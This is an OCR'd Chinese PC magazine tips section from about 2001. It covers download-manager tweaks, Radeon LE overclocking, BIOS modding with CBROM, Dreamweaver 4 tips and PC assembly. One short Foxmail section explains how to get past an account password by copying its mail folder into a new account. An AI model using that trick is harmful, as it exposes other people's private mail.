
□江苏　引火虫

下载结束后自动向你报告

笔者一直使用NetAnts作为下载工具，每次一上网就同时运行多个程序如IE的浏览窗口、QQ2000的聊天窗口，当然同时还要从华军软件园或驱动之家下载若干东东。有时要下载一个大软件，一开始时是坐在电脑旁边等待着下载结束，吃饭时也不放心，总要反反复复去查看，虽然可以选择"下载完成后挂断"、"下载完成后退出"或"下载完成后关机"等选项，但笔者觉得这些设置还是不太方便，毕竟我们下载结束后总是要有其他的事情要做，要是NetAnts能在下载结束后自动向你报告就更好了。

从NetAnts的帮助文件中仔细查看后，终于发觉它有一个"声音提示"的功能，从"选项/参数设置"中打开"NetAnts设置"对话框，选择"高级"标签，如图1所示，请勾选"使用声音提示"，此时旁边的"自定义声音"按钮就将变得可选，点击后会看到"声音及多媒体属性"对话框，从"声音事件"下拉列表框中拖动滑块到"NetAnts"部分，找到"Download Success"项，然后在"名称"下拉列表框中选择相应声音文件，或者点击"浏览"按钮在更大范围内选择其他声音文件（例如选择一个有趣的声音文件作为提示音），点击"确定"按钮退出后，下次下载文件时你就可以放心去做其他的事情，下载结束后NetAnts会自动向你报告的。

如果你是使用FlashGet，那么也不用发愁，在"工具/选项"中的"声音"标签页下（如图2），勾选"打开声音"，选择"任务成功"，然后点击"浏览"按钮选择相应声音文件就可以了。






图 2

□安徽　陈秀峰

E-mail保护与反保护

一、初步保护

对于一般的用户来说，通常采取下面两种方法保护自己的E-mail。

1.邮件导出另存：选中需要导出的邮件，用“文件→导出邮件”命令导出并拷入软盘中。

友情提醒：在导出带有附件的邮件时，正文可以按上法导出，附件则需要另存。邮件导出后，要将原来邮箱中的信件删除，并对邮箱进行压缩。导出以后可以用Outlook直接浏览，或再用Foxmail“导入”后浏览。

2.加密邮箱：选中需要加密的账户，用“账户→访问口令”命令设置口令。

二、邮箱解密

用上述第2种方法来保护邮件，很容易就被老鸟破解：用“账户→新建”命令，打开“Foxmail用户向导”对话框，新建一个账户（如ccc）。进入Foxmail安装目录中的mail文件夹，将原账户（如cxf）文件夹下的所有文件复制到新账户（如ccc）文件夹中，再在Foxmail中打开新建的账户，你会发现不需要密码就能浏览原账户中的信件了。

三、再锁邮件

经笔者反复摸索，发现用上述邮箱解密的方法对加密的邮箱进行解密时，放在子信箱中的邮件很难被解密。加密方法为：选中需要加锁账户下的“收件箱”，右击鼠标，选“新建邮箱”选项，给新邮箱设定一个名称。选中“收件箱”下的部分或所有邮件，右击鼠标，并选“转移到”选项，打开“邮箱”对话框，选中刚才新建的子邮箱后，按“确定”按钮。依照上述操作，在“发件箱”、“已发送邮件箱”下面各新建一个子邮箱，再将原对应的邮箱中的邮件“转移到”子邮箱中。最后，再对该账户进行加密。

经过这样的操作，邮件就更安全了！

□江苏　引火虫

iWPS也能解压缩文件

你知道吗？iWPS也能解压缩文件，它所支持的文件类型除txt、htm、xls、rtf、wri、html、wps、doc等外，还支持zip格式的压缩文件，虽然不能创建压缩包，但解压缩还是绰绰有余的。

不过，一般情况下你在“打开”对话框中可能找不到*.zip这个选项。这个功能隐藏在“电子书库”模块中，这里的“打开”对话框中的“文件类型”下就有一个“ZIP文件(*.zip)”选项，从这里可以打开ZIP格式的压缩文件，打开一个压缩文件后，就可以看到如图所示的“查看ZIP文件”的对话框，选择相应文件后点击“解压”按钮就可以将它解压到相应路径下，在系统中没有WinZip的情况下也可以帮你应应急。不过遗憾的是，一次只能选择一个文件进行解压缩，未免有些麻烦。



□河北　白开心

治FlashGet的惰性

上网一年多，多少个不眠之夜，我开着Jetcar（FlashGet）从网上拉回来不少好东西。可是最近这辆喷气式跑车却越跑越慢，启动程序要等十几秒，往悬浮窗拖拽文件时更是慢吞吞的。

开始以为是版本太老了，于是从网上拉回最新版本，结果还是不行。打开FlashGet的目录看看，发现数据库文件default.bk1足有2MB多。打开FlashGet，查看已下载的文件信息，一看吓一跳，总共有一万多个文件，1.2GB多。这一万多个文件组成了一个庞大的数据库，从而造成了启动的缓慢。把这个”恐龙级“的数据库删除，再启动程序，新“跑车”亮相了。

□新疆 张迎新

ATI Radeon LE 优化双雄会

Radeon LE是ATI占领中低端市场的主要武器，它以画质优良、DVD播放出色和32bit渲染速度见长，面世以后受到许多用户的热烈欢迎。相对32MB或64MB的Radeon DDR，Radeon LE在两个方面进行了简化。首先，它去掉了Hyper-Z技术，该技术可以在渲染之前对数据进行处理，以更精简的形式传输，使显存的带宽利用率大幅度提高；其次，Radeon LE降低了核心及显存的工作频率，由于它采用6ns的三星DDR SGRAM，默认工作频率仅148MHz，与采用5.5ns显存的Radeon DDR相比，两者存在35MHz的差距。显然，从以上两个方面着手优化Radeon LE，是提高其性能的主要途径。

一、解放Hyper-Z的软件

1. Tweaker4.4

Tweaker4.4是一款功能强大的Radeon LE优化软件，打开Hyper-Z仅仅是它的诸多功能之一。运行Tweaker程序打开主窗口（如图1），然后在主窗口左边的滚动列表中找到与Hyper-Z相关的选项，它们分别是




图1

DisableHierarchicalZ、DisableHyperZ和FastZClearEnabled。其中前两项的默认设置是ON，即将Z轴细分和Hyper-Z功能关闭。而FastZClearEnabled的默认设置是OFF，即将快速Z轴清除功能关闭。您只要用鼠标双击上述三个选项，将DisableHierarchicalZ、DisableHyperZ关闭（OFF），然后将FastZClearEnabled打开（ON）。

按照同样方法，您可以找到OpenGL中的DisableHyperZ、EnableHierarchicalZ、EnableZCompression和EnableFastZMaskClear，将第一个选项关闭（OFF），然后将其他三个选项全部打开（ON）。重新启动系统即可使Hyper-Z生效。

由于Tweaker4.4的功能非常多，不熟悉的用户要避免随便修改。如果您不小心将设置改乱了，可以单击“Troubleshooting”菜单下的“Clean up registry settings”命令，清除修改以后的注册表设置。

2. Powerstrip 3.0 Beta

Powerstrip 3.0解放Hyper-Z功能比Tweaker4.4还要简单：安装结束后会自动运行，此后可以在系统时钟区看到小图标。用鼠标右键单击图标打开快捷菜单，选中“Performance profiles”菜单下的“Configure”命令，即可看到图2所示的Radeon优化对话框。您只要将其中的选项设置成图示的形式，就能解放Radeon LE的Hyper－Z功能。总的原则是：凡“Enable”（允许）Hyper-Z的选项均应选中，而“Disable”（禁止）Hyper-Z的选项绝对不要选。至于如何保存Powerstrip 3.0的设置，请大家




图2

参考下面的介绍。

二、Radeon LE提速工具

目前，能够超频Radeon LE的工具很多，笔者试用后感觉Tweaker4.4和Powerstrip 3.0比较好用。

1. Tweaker4.4

用窗口“File”菜单下的“Create Customized shortcut Commandline”命令打开对话框，再单击其中的“Clock Control”按钮进入频率调节对话框（图3）。您只要拖动其中的滑杆就可以改变核心与显存的频率（默认两者同步调节），对话框下面还有它们的准确数值。由于Radeon LE的显存是6ns的，所以超频要适可而止，一般不要超过180MHz。若将图3左下角第一项的选中标记取消，就可以分别调节显示核心与显示内存的工作频率。完成后单击“Apply”按钮，重新启动系统即可看到显卡提速的效果。

2. Powerstrip 3.0 Beta

Powerstrip 3.0超频也很简单，您只要按上面介绍的方法打开图2所示对话框，拖动图中的滑杆调节显示




图3

核心与显存的频率，即可在“Engine Clock”和“Memory Clock”框中看到数值。修改好以后，单击“Apply”按钮就能生效。但是，这种方法不能保存您的超频结果，一旦重新启动系统，核心和显存工作频率又会恢复原样。解决的办法是：您在图2中设置好工作频率以后，请单击“Save as”按钮，将修改后的设置保存为桌面快捷方式。再次启动电脑，Powerstrip 3.0就会自动运行并启用您的设置。与Tweaker4.4类似，Powerstrip 3.0也能分别调节核心与内存的工作频率。您只要打开“Engine to memory Clock ratio”下拉列表，选中其中的“Asynchronous Clock”，就可以分别拖动图2左侧的滑杆调节频率了。需要强调的是，Radeon LE没有安装风扇，超频后的散热要特别注意！

三、Tweaker4.4的其他优化

Tweaker4.4提供的功能很多，笔者认为有特色的是以下两个：

1. 启用硬件GUI和光标

您只要选中“Windows tweaks”菜单下的“Enable hardware GUI”和“Enable hardware cursor”，就可以启用硬件窗口GUI和鼠标光标，这在一定程度上可以提高速度并节约资源。

2. 特定项目优化

打开Tweaker4.4窗口的“Profiles”菜单，可以看到它下面有“Hyper-Z ON”、“3DMARK 2000”和“3DMARK 2001”等字样。您只要单击其中要启用的功能或要优化的软件，弹出对话框以后回车，即可对特定项目进行优化。

如果您正要购买或升级显卡，不妨选择ATI Radeon LE，然后按照本文的介绍优化一把，届时保证您在梦里都会笑。■

数据恢复

□北京　李杰





捷波近期推出的射日主板采用了“恢复精灵”，其可以在硬盘中划分一块很小的保护区来备份数据，并能将误删除的数据及格式化的数据进行还原，甚至可以恢复FDISK过的数据(前提是FDISK重启后没有再对硬盘进行操作，如格式化、拷入数据等)。

购买了捷波这种主板的朋友们，如何实现此项功能呢？

系统启动后，当屏幕出现提示：[Press Ctrl+R to enter Recovery Genius 21st Test version]时，按下Ctrl+R，可进入如图所示的设置界面。

1.Install：可以安装恢复精灵和进行首次备份。

2.Setup timer：可以设置所备份数据的自动更新时间。默认为0，表示手动更新。用户可以自由选择0－30之间的任意数字，比如直接键入5，表示在5天后开机时自动更新备份。一旦需要恢复数据时，可以执行下一步。

3.Restore[to date]：执行此选项后，可以恢复上次的备份数据，括号中为做备份的具体日期，如2001.3.20,12:35，表示2001年3月20日12点35分。

另外，执行Save data可保存硬盘现有数据，如果用户需要更新备份，就可以选择此项，不过更新之后会将上一次的备份覆盖。Set password可以设置进入恢复精灵的密码，执行Uninstall能够卸载恢复精灵，Quit则表示退出。

注：如果你的操作系统是NT4.0或Windows2000，则必须下载并安装Setup程序，否则不能进行正常的备份操作。■

青锴

“恢复精灵”在非捷波主板上的实现



图 1



图 2



图 3




图 4



图 5




图 6

捷波射日主板的“恢复精灵”为数据的恢复又加上了一个砝码，那在其他品牌的主板上可以实现这一功能吗？我的电脑配置是微星 6163、HY 256MB、昆腾 8.4GB、源兴 40X、YAMAHA 724，经过一番 DIY，终于让我的主板也拥有了“恢复精灵”。

1.在真正动手之前，我准备好了以下工具：带有“恢复精灵”的捷波主板BIOS，技嘉的Windows刷新工具@BIOS，BIOS修改利器CBROM。我选用的是捷波新近发布的630CF主板BIOS，毕竟这个版本的恢复精灵比射日的体验版更要成熟一些。选用@BIOS是由于在Windows下升级，危险性小，容易操作，当然其他的刷新工具也可以。CBROM想必不少DIYer都熟悉，就是我们以前修改开机画面的软件。

2.首要的工作是找出恢复精灵在BIOS里的位置，显然就必须比较630CF新旧BIOS的区别。所以我用CBROM的D参数列出两个BIOS的内容，然后一一加以比较，格式：CBROM+空格+BIOS文件名+空格+/D。从图1和图2很明显地看到两者最大的差别是新的BIOS多了一项，即第六项：ISA ROM[1]。

3.既然确定了恢复精灵在BIOS中的位置，现在就是如何将其从BIOS里提取出来。同样的，我们要用到CBROM这个软件。使用的命令为：CBROM+空格+BIOS文件名+空格+/ISA+EXTRACT，从图3可以见到实际上提出的是一个STDE.DAT文件。在要求你填STDE.DAT提取后的文件名时，一定不能改变其后缀名，否则集成到你的主板BIOS后会无法使用。

4.接下来就是集成STDE.DAT到你的主板BIOS中。在集成之前，你要看一下你主板BIOS的空间是否足够，因为STDE.DAT有38kB，就算是集成后也有36.7kB，我的主板BIOS空间还有59.27kB（见图4）。至于主板BIOS，可以使用@BIOS在Windows下直接获得，选择Save Current BIOS后确定保存路径就行了。集成STDE.DAT到你的主板BIOS也会用到ISA参数，其具体的格式：CBROM+空格+你的主板BIOS名+空格+/ISA+空格+STDE.DAT，合成的过程和完成的BIOS见图5、图6。

5.最后是刷新你的主板的BIOS，当然还要用到技嘉@BIOS（图7）。单击Update New BIOS，出现图8所示窗口，指定完成的BIOS文件的路径，@BIOS就自动在Windows下升级。需要提醒大家的是，@BIOS不是万能的刷新工具，一般来说，较老的VIA以及ALI芯片组的主板可能会无法使用。这时除了在DOS下用主板厂商提供的刷新程序外，还可以用CBROM的特殊参数/AWDFLASH。




图 7




图 8

BIOS升级成功后，重新启动电脑，在其进入Windows系统之前，若是出现[Press Ctrl+R to enter Recovery Genius 21st Test version]，就表明你已成功地将恢复精灵移植到了你的机子上。

这些工作有一定的难度，建议大家要谨慎为之，以免不测。

不少读者来信询问如何才能制作出更有水准的个人网站。小渔身负重任，四处走访，发现有的朋友是用Dreamweaver、Fireworks、Flash 精心打造的“美丽的家”；有的则偏爱 Frontpage ；更有的则狂写 HTML 文本文件，锐意进取。为了让大家都能灵活地运用各种主页制作工具，特推出了“网页制作莲花宝典”，其中无不渗透着一些行家的绝学,希望大伙的网页制作功力飞速提升！

——步步高栏目主持　小渔

网页制作莲花宝典之 Dreamweaver4 篇

□江苏　子竹

1.网页外貌及原始代码同时显示

Dreamweaver4 提供了三种不同的网页编写显示方法，即 Code View（代码窗口）、Design View（设计窗口）以及 Code and Design View（同时出现代码和设计窗口）。在制作网页的过程中，你可以根据需要自由选择。选择方法很简单，只要单击窗口工具栏左边的三个按钮即可（如图 1）。



图 1

2.网页素材库管理

Dreamweaver4 新增加的 Assets panel（素材库面板）是一种可以在编辑网站时根据文件类型（例如图片、链接、Flash 等）来管理文件的新工具（Windows → Assets）。当你定义新站点时（选择菜单 Site→New Site），所有类型的文件会自动增加到 Assets panel的相应列表框中（图 2）。当你制作好一个网站后，需要修改某些页面时，就可以利用资源控制面板来调用，直接把你需要的对象拖曳到网页上使用，无需另外查找。



图 2

3.自定义快捷键

选择 Edit→Keyboard Shortcuts 即可自定义快捷键，软件本身提供了四个预定项，分别为 BBEdit（一个著名的 Mac 网页编辑器）、HomeSite、Dreamweaver3 及 Macromedia 标准。如果是 HomeSite 高手，经常利用快捷键协助制作的话，可将Dreamweaver的快捷键改为 HomeSite 设定，这样便可以把 Dreamweaver 当作 HomeSite 一样来使用，利用键盘快捷地加入各种组件及执行各种指令（图 3）。还可以自定义键盘快捷键，你首先要在快捷键列表里选取你要更改的命令，接着选取目前的快捷键，这个快捷键就会出现在“Shortcuts”列表中。在“Press Key”窗口输入你想使用的快捷键，然后点击“Change”按钮即可更改。你还可以利用“＋”、“－”按钮增加或者删除当前的快捷键。




图 3

4.输入中文

如果你经常使用 Dreamweaver3，那么在 Dreamweaver4 中输入中文时，会发觉这个版本的中文输入法出现在 Dreamweaver 编辑窗口内。如果你不喜欢，可以取消。只要取消 Edit→Preference→General 内的“Enable Double - Byte Inline Input”选项即可。

5.仿真网页显示

想在 Dreamweaver4 仿真浏览器显示整个网页，只要在菜单 View → Visual Aids 中选择 Hide All 即可。这样你在编辑窗口就看不到那些隐藏脚本了。

6.让页面更具弹性

每个人浏览网页时对窗口的大小肯定各有喜好，于是就会出现因为打开页面窗口的大小不一，使得页面的浏览效果不一样。打开太大，页面会有许多空白处。如果太小，则要不停地移动滚动条来浏览。在 Dreamweaver4 中可以轻而易举地设计出会自动弹性调整的网页。

打开你要编辑的页面，需要保证的是你的页面内容采用了表格的格式。按 Ctrl+F6 或者菜单 View → Table View → Layout View 转换到结构视图。这时可以看到单元格的列宽，在列宽数字的旁边还有一个小小的下拉式箭头（图 4），点击你要设定弹性显示的列上方的小箭头，在弹出的菜单里选择“将列设为弹性显示”（Make Column Autostretch）。这时该列方框上方就会出现一条波浪形的线，而不是刚才表示列宽的数字（图 5）。这时你的页面就变成了一个具有弹性的页面了。需要注意页面不要有尺寸过大的图片。



图 4



图 5

7.制作Flash按钮



Í¼6

Flash按钮的精彩视觉效果实在让人喜欢，可是制作Flash按钮并不容易。在Dreamweaver4中，不用Flash程序，也可以制作有闪动效果的F l a s h 按钮。Dreamweaver4内嵌了许多Flash按钮控件，可以制作许多不同样式的按钮。选择菜单Insert→Interactive Images→Flash Button就可看到有哪些内嵌按钮（如图6）。

在弹出的对话框里，你可以在“Style”列表里选择自己想要的按钮样式，在预览（Sample）窗口里可以看到这种样式的效果。选择好之后，在“Button Text”窗口输入按钮上面的文字，在“Font”窗口选择字体，在“Size”窗口输入文字的大小，在“Link”窗口输入链接的目标，在“Target”窗口选择链接打开的方式，在“Bg Color”选择按钮背景颜色，在“Save As”窗口输入保存的文件名。完成这些后，按下OK按钮，你就完成了一个Flash按钮的制作！

然后在Dreamweaver编辑窗口选中你刚才制作的按钮，在属性窗口就会显示出这个按钮的属性，单击上面的“Play”按钮，就可直接在编辑窗口预览这个按钮的闪动效果。

子竹在制作中发现，Dreamweaver4的这个功能有可能不支持中文字体。

8.更多功能无限扩充

Dreamweaver4提供了Macromedia Exchange（Dreamweaver4插件管理器），利用这个管理器，用户可以方便地安装Dreamweaver的插件，扩充更多的功能。你可以在Macromedia Exchange网站（http://dynamic.macromedia.com/bin/MM/exchange/dreamweaver/main.jsp）获取更多的插件，也可以自己制作插件，然后在Macromedia Exchange网站上共享。

Macromedia Exchange提供的插件都是MXP文件（这是Macromedia制定出来的一种插件标准）。下载这些插件之后，在菜单“Command”中选择“Manage Extensions”命令，在打开的“Macromedia Manager”窗口中选择“Install New Extension”，然后选择你要安装的MXP插件即可（图7）。

9.制作动画图片

Dreamweaver4.0提供了整合Fireworks的功能，利用这个功能你可以把你的GIF图片修饰成动画图片。在Dreamweaver编辑窗口选择好你要修改的GIF图片，然后在图片属性窗口单击编辑（Edit）按钮，这时系统会自动启动Fireworks软件编辑这个图片。




图7

如果你仔细看，会发现Fireworks的图片编辑窗口会出现Editing From Dreamweaver这样的文字和图样（图8），也就是说这个图片是为Dreamweaver页面进行图片编辑的。现在我们在Fireworks里选择要编辑的图片，在菜单Modify→Animate中选择“Animate Selection”命令，在弹出的窗口里设置动画的属性：选定动画的帧数、动画移动的方向、透明度等等（图9）。然后只要把修改好的文件导出即可。这样，在Dreamweaver编辑窗口会自动更新刚才修改好的动画图片。

需要说明一点的是，你的电脑里必须安装有Fireworks软件。




图8




图9




图10

10.网站报告器

在Dreamweaver4里提供了一个网站报告器，利用这个网站报告器可以帮助你在你网站的众多文件中快速找到和修复错误。在菜单“Site”中选择“Reports”命令，即可启动报告器（图10）。选择你要检查的项目，然后单击“Run”按钮即可以查出你网站上的一般问题，你也可以自己编写报告器来查出网站上的一些特殊问题。

最近，在网上和一些读者交流，发现许多朋友根本就不敢去拆装电脑，笔者介绍他们去看相关的文章，他们看完之后仍然不知道应该怎么弄。其实现在介绍如何组装电脑的文章非常非常多，经过比较，发现了一个明显的特点，也就是这些文章讲得不是很详细透彻，就算是有一定计算机基础的用户，读完之后也很难将一台兼容机组装配置好。

看来为读者着想，推出一系列简单明了实用的 DIY 文章迫在眉睫，就这样，“轻轻松松 DIY”诞生了！“她”将在两期内教大家一步一步把一台计算机攒起来，并告知大家一些主流配件的安装方法。我是菜鸟，我怕谁！DIY 一台电脑，是如此轻松……　　——步步高栏目主持　小渔

轻轻松松 DIY 系列(一)

□北京　叶美灵　胡馨月

一、组装一台计算机需要的配件

组装一台多媒体电脑，一般需要如下设备：机箱（购买机箱时一般都包含了电源）、主板、CPU、内存、显卡（主板自带则不需要）、声卡（主板自带则不需要）、硬盘、光驱、软驱、显示器、音箱、键盘和鼠标。如果想要电脑给我们提供更全面的服务，可以根据需要选购下面的配件：Modem、打印机、扫描仪、数码相机、数码摄像机、光盘刻录机等。

现在笔者就以下面的配置作为例子，引导大家把它一步步安装起来：

主要配件	品种	参考市场价(元)
CPU	雷鸟 1GHz	1230
主板	KT7-RAID	990
内存	金邦金条 128MB 两根	410 × 2
显卡	ATI 的镭 DDR 64MB	2500
硬盘	迈拓 30GB	1060
声卡	创新的SBlive!数码版	430
机箱	银河的海之韵	300
电源	金河田的钛金 395	290(注：一般机箱是含电源的)
显示器	AOC 的 7GLRKK	2550
光驱	大白鲨	380
软驱	美上美	100

安装工具：仅仅需要一把十字改锥足矣！

二、准备事项

在安装前，需要放静电（比如摸一摸自来水管等接地设备），并准备好工具和各配件。

1.对放静电的方法和安装设备，可以参考《电脑爱好者》第 8 期的“走进主板，走进核心”专题。

2.大家看看图1中，怎么会有一只小猫咪呢？原来笔者在拍装机过程的时候，这个家伙突然跳了上来，搞得各种螺丝钉等配件一塌糊涂。可见一个好的装机环境是非常重要的！大家最好将各种型号的螺丝钉和垫片等放在一个小盒子里。

3.把需要使用的硬件、螺丝钉等有秩序地放好。

三、CPU 安装按图索骥



图 1

首先，我们要将 CPU 插座边上的固定杆提起。我想这个对大家来说，应该没有什么难度。




图 2

接下来我们就需要把 CPU 插在上面。这说起来非常简单，但是许多初学者却发现无论如何也没有办法把 CPU 插进去，这是为什么呢？大家仔细看看 CPU 插槽上面的插孔分布状况（CPU的4个角分别如图 2、3、4、5 所示），很明显，有两个角没有棱角，少了几根针，




图 3




图 4

这就是我们安装CPU的精髓。

再看看CPU的插槽，其4个角如图6所示。我们可以发现，CPU插槽上面也有两个角落没有棱角，少了几个孔，这样我们只要对应地把CPU插进去就可以了（如图7）。

提醒大家注意温度探头的问题，大家仔细看看图6，在CPU插槽的中央有一个蓝色的电子元件（热敏电阻），放大如图8所示。我们在把CPU插进去的时候一定要把这个东西弯曲一点点，不然CPU还是无法插进去的，当然不能弯得太多，否则温度探头接触不到CPU就比较麻烦了。





图5 图6 图7
图8 图9 图10

然后，按下固定杆（如图9）。

